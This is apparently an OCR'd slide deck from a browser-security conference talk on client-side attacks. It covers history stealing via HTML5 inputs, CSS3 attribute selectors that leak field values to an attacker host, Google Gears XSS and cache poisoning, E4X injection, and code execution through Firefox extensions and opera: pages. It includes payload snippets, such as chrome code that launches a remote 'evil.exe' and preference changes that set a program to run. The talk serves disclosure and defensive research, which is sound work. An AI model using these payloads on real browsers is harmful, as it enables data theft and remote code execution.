
Client-Side Trickery

Using RIA to subvert Html5 features

- alias too much accessibility
- alias I know where you've been, really

`http://www.whatwg.org/specs/web-apps/current-work/#1-state`

- Input Element new type attribute:
  - type=email (Implemented in Opera)
  - type=uri (Implemented in Opera)



Question 1

- How to steal those juicy data?
- The focus stealing way:

1. set onkeydown event on the window

1.1 set the focus to the input url element

```
if(keyCode== enterKey)
    inputUrlEl.blur()
```

1.2 steal the value using inputUrlEl.value

1.3 set a new value to inputUrlEl (random or specific)

Question 2

How to force a user to press up down enter keys?

Demo Time

http://www.wisec.it/historySteal/favicon.html

History Stealing

- So an attacker could:
  - Steal internal hosts names
  - Steal Sessions in the Query String
  - Gain internal IPs (192., 10. , 172.)
  - Steal the whole history
  - Focus on interesting hosts

- That should work also on type=email input element.
- Fortunately only opera implemented it.
- If a Browser vendor is planning to implement it, he knows what to do.

Css 3 Attribute Selector

- Css3 Attribute Selector

  `http://www.w3.org/TR/css3-selectors/#attribute-selectors`

  `a[href=a] { ... }`
- Css3 Attribute Substring Matching

  `http://www.w3.org/TR/css3-selectors/#attribute-substrings`

[att^=val]

Represents an element with the att attribute whose value **begins** with the prefix "val".

[att$=val]

Represents an element with the att attribute whose value **ends** with the suffix "val".

[att*=val]

Represents an element with the att attribute whose value **contains** at least one instance of the substring "val".

Css 3 Attribute Reader

By using the Substring Matching it's possible to build a Css that can infer attribute contents.Similar to blind Sql Injection.
Build letter by letter by iteratively reloading the Css with updated information.
By using iframes attacker will need to:

Step 1. Load Css with 26 attributes and 1 for the end:

```
input [value=^a] {..: url(host/beginswith?a)}
input [value=^b] {..: url(host/beginswith?b)}
...
input [value=] {url(host/finished?)}
```

Step 2. Use meta refresh to cycle for the whole secret length in the evil page

SirDarkCat presented a PoC @ BlueHat based on a different approach (all in one sheet)

Css 3 Attribute Reader

It could be useful for attackers when Js is disabled.
An injection could still steal data

Html 5 seamless frames will be the design issue of the (next) year?
Still not implemented by any browser, we'll see.

Demo:
http://www.wisec.it/CssSteal/frame.html

Google Gears

2006 called, it wants it's bugs back

Google Gears

- All functions in Google Gears are NOT NULL-safe
  - Can truncate input to any function
  - Limited usefulness on the web
- Cross-Site Tracing makes a come-back!
  - Apache/IIS implement TRACE/TRACK methods
    - Meant for debugging
    - Echo back the whole HTTP request
  - Google Gears' XHR Object allows these methods
    - Can trivially subvert HttpOnly setting on cookies

Google Gears

- Allows cache-poisoning by design!
  - XSS one page, you can change any other page in the cache
  - XSS google-analytics.com
    - change google-analytics.com/urchin.js
    - you just xss-ed most of the web
  - Whole domains become dangerous from one XSS
    - gmodules.com -> google.com XSS
      - Demo! :D

Google Gears

- Web workers are essentially separate JavaScript 'threads'
  - Can be loaded from a URL
  - Cross-domain
    - requires a call to google.gears.workerPool.allowCrossOrigin()
  - Loaded in the security-context of the hosting site
    - Hosting plaintext is dangerous!
    - Hosting images is dangerous!
    - Using AJAX with actual XML is dangerous!
      - Wait what?

Google Gears

- Firefox extended it's JavaScript parser to support E4X
  - var x = d<e>{1+2}</e>;
- Those braces are javascript constructors which execute a javascript statement, such as:

```
<html>
<body>
<hr />
{eval('var wp = google.gears.workerPool; wp.
allowCrossOrigin(); var request = google.gears.factory.
create(\'beta.httprequest\'); request.open(\'GET\' ,
\'/server.php\'); request.send(\'\'); request.
onreadystatechange = function() {if (request.readyState
== 4) { wp.sendMessage(request.responseText, 0);}};')}
</body>
</html>
```

- Injecting braces into valid XML responses gets us an XSS

E4X Limitations

- E4X Parser is strict
  - Must be fully valid xml
    - No unclosed tags (e.g.
)
    - No unquoted attributes (e.g. width=123)
    - No non-xml tags
      - <!DOCTYPE
        - Presents a problem with most HTML responses
      - <?xml
        - Presents a problem with xml responses
        - Bug in bugzilla to allow this
          - may get allowed, or it might not

Getting Code Exec

If it's lame and it owns you, it's not lame

Attacking Firefox Extensions

- Most extensions written in JavaScript/XUL/HTML
- Extensions are privileged code running in the 'chrome' context
  - Bugs in privileged JS code result in remote code exec
- What does the surface area look like?
  - Direct Network Input (privileged XHR)
    - Typical data access
  - Accessing a web page's DOM
    - Not-so-typical data access
      - JS/DOM Objects are objects with their own code
  - Function Interfaces & Objects exposed to web pages
    - Called by code
  - Probably lots of other places

Typical Sinks

- Look a lot like DOM XSS Sinks
  - eval() is a common sink for JSON deserialisation
  - XUL/HTML pages have similar sinks
    - e.g. HTML Injection
  - Directory traversal, etc against sensitive objects

Typical Network Input

- Tamper Data XSS Demo
  - Takes data from the network, uses it poorly
  - A similar bug was found by Roee Hay triaged as low risk 4 months ago
- Why is a Firefox vulnerability low risk when we know they can execute code?
  - It all depends on context; namely whether we're in the chrome context
    - Easy way to find out: alert(window)
      - [object ChromeWindow] in chrome
      - [object Window] otherwise
      - Lets check Tamper Data

Chrome Code

- Chrome code is fully trusted:

```
var file = Components.classes["@mozilla.
org/file/local;1"]                    .createInstance
(Components.interfaces.nsILocalFile);
file.initWithPath("\\1.3.3.7\evil.exe");
file.launch();
```

- And plenty of other stuff including
  - Executing programs (with arguments)
  - Reading/writing files
  - Reading/writing registry
  - Modify Firefox settings
  - etc, etc, etc

- Side Note: Using an overflow into JavaScript to start running in chrome may be one way to defeat DEP

Accessing a web page's DOM

- Interacting with hostile objects and code is tricky
  - Most code implicitly uses XPCNativeWrapper objects
    - This is safe
  - wrappedJSObject can be accessed explicitly
    - Is like a typical JS Object
      - In Firefox < 3, if you access it, you may call some hostile code
      - In Firefox 3, getting a copy is almost impossible since the property returns a wrapper to a 'safe' object
  - Code can opt out of wrapping as an extension

Accessing a web page's DOM

- No matter the context, even 'safe' code is still code
  - Can return unexpected objects
    - However Mozilla tries to help developers by deep-wrapping objects
  - Can still DoS your app by not returning
    - Can make races easier

Exposing functions to content

- Example: Greasemonkey
  - Gives greasemonkey scripts access to special functions like GM_xmlhttpRequest which are sensitive
  - Used to do this by binding them directly to the page
  - CVE-2005-2455
    - Accidentally gave the whole web access to them
    - Two fixes:
      - Separates user scripts from the DOM by binding them in a separate 'window'
      - Checks the callstack of sensitive functions

Exposing File System Paths


- Examine the chrome.manifest file for the following lines:
  - `resource aliasname uri/to/files/`
    - Creates a mapping at res://<aliasname>/
    - Can also be done programmatically
      - https://developer.mozilla.org/en/Using_JavaScript_code_modules#Programmatically_adding_aliases
  - content packagename chrome/path/ contentaccessible=yes
    - Creates a mapping at chrome://packagename/content/
    - contentaccessible=yes only required in Firefox 3
      - Earlier versions have chrome allowed from the web by default
  - More details at https://developer.mozilla.org/en/Chrome_Registration

Revisiting the Tamper Data Bug

- The bug is actually exploitable
  - Has a high impact
    - Almost useless due to user interaction required :(
  - Examining the security context revealed a Firefox bug
    - We can change about:config entries
      - Demo time!

opera: protocol XSS

Opera 9.60 has some new local feature accessible from the browser using opera: protocol



opera: protocol Xss

Long story short:
if someone finds a Xss on any of the opera: pages
it's "*Game Over*"
Why?
Same Origin Policy applies also on opera: pages.

```
protocol + host + port
```

becomes

```
opera + null + null
```

so an attacker can open an iframe pointing to opera:config and will have access to the DOM including:

```
opera.setPreference('Mail','External Application','c:\\\\windows\\\\system32\\\\calc.exe');
opera.setPreference('Mail','Handler','2');
```

Conclusion

- DOM based XSS is far from being fully researched
- Browsers do not help
- Browsers have too many features
- It's still tough to debug Js and that's why DOM Xss is not so popular
- We need automated tools

- We should be doing functionality reviews of new browser functionality
  - Just because we can, doesn't mean we should
- Even if memory corruption bugs die, code execution bugs will not

Q&A

THANKS!

kuza55@gmail.com
stefano.dipaola@mindedsecurity.com